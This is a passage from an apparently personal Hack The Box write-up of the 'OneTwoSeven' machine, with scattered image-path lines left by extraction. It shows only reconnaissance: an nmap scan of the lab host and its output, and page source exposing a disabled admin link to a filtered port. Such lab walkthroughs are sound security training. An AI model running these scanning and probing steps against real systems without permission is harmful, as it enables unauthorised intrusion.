
Writeup - OneTwoSeven



OneTwoSeven


13th November 2019 / Document No D19.100.35

Prepared By: MinatoTW
Machine Author: jkr
Difficulty: Hard
Classification: Official


- Although I chose a box released in 2019, this machine is very meaningful—not only because more than 600 people have given it a high rating of 5.0, but also because, according to the Machine Matrix, it is very close to being "REAL".
- At the same time, the knowledge points involved are all ones I have already learned, making it a great test of whether I have truly mastered those skill modules on HTB.

Start


Connect to the VPN remotely.



Local IP address: `10.10.16.12`
Target IP address: `10.10.10.133`



Ping is successful, the network is fine. Next, begin the penetration testing.



Information Gathering

Nmap

```
┌──(chenduoduo㉿kali24)-[~/Desktop/CPTs/OneTwoSeven]
└─$ sudo nmap  -sC -sV -p- --min-rate 10000 10.10.10.133
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-22 07:04 AEST
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing Script
Scan
NSE Timing: About 90.94% done; ETC: 07:05 (0:00:00 remaining)
Nmap scan report for 10.10.10.133
Host is up (0.42s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 9.2p1 Debian 2+deb12u1 (protocol 2.0)
| ssh-hostkey:
|   256 32:b7:f3:e2:6d:ac:94:3e:6f:11:d8:05:b9:69:58:45 (ECDSA)
|_  256 35:52:04:dc:32:69:1a:b7:52:76:06:e3:6c:17:1e:ad (ED25519)
80/tcp    open     http    Apache httpd 2.4.25 ((Debian))
|_http-title: Page moved.
|_http-server-header: Apache/2.4.25 (Debian)
60080/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


```
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.74 seconds
```

According to the results of Nmap, three ports have been detected on the target.

Port	STATE	SERVICE	VERSION
22/tcp	open	SSH	OpenSSH 9.2p1 Debian 2+deb12u1
80/tcp	open	HTTP	Apache 2.4.25 (Debian)
60080	filtered	unknown	Unidentified, possibly a hidden service or blocked by a firewall

Vulnerability Scanning and Analysis

Port 80 is generally used as the HTTP port. The websites we usually access are typically served through port 80 or 8080.
Entering `10.10.10.133:80` in the browser reveals that the target has an exposed website on this port.




Next, right-click and view the source code of the current page to check for any potentially useful information.


A particularly interesting line of code was found: an `<a>` tag not only displays `adminlink`, but also has its class set to `disabled`. Most importantly, there is a link following it that points to a port previously detected by the Nmap scan—however, that port was filtered and did not reveal any information.

```
23  <nav class="navbar navbar-expand-md navbar-dark fixed-top bg-dark">
24    <a class="navbar-brand" href="/index.php">OneTwoSeven</a>
25    <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarCollapse" aria-controls="navbarCollapse" aria-expanded="false"
26      <span class="navbar-toggler-icon"></span>
27    </button>
28    <div class="collapse navbar-collapse" id="navbarCollapse">
29      <ul class="navbar-nav mr-auto">
30        <li class="nav-item active"><a class="nav-link" href="/index.php">Home<span class="sr-only">(current)</span></a></li>
31        <li class="nav-item"><a class="nav-link" href="/stats.php">Statistics</a></li>
32        <!-- Only enable link if access from trusted networks admin/20190212 -->
33        <!-- Added localhost admin/20190214 -->
34          <li class="nav-item"><a id="adminlink" class="nav-link disabled" href="http://onetwoseven.htb:60080/">Admin</a></li>
35          </ul>
36    </div>
37  </nav>
38 </header>
39
40 <main role="main">
41
42  <div id="myCarousel" class="carousel slide" data-ride="carousel">
43    <ol class="carousel-indicators">
```

At the same time, according to the source code, the Admin button on the main page is also greyed out and unclickable.

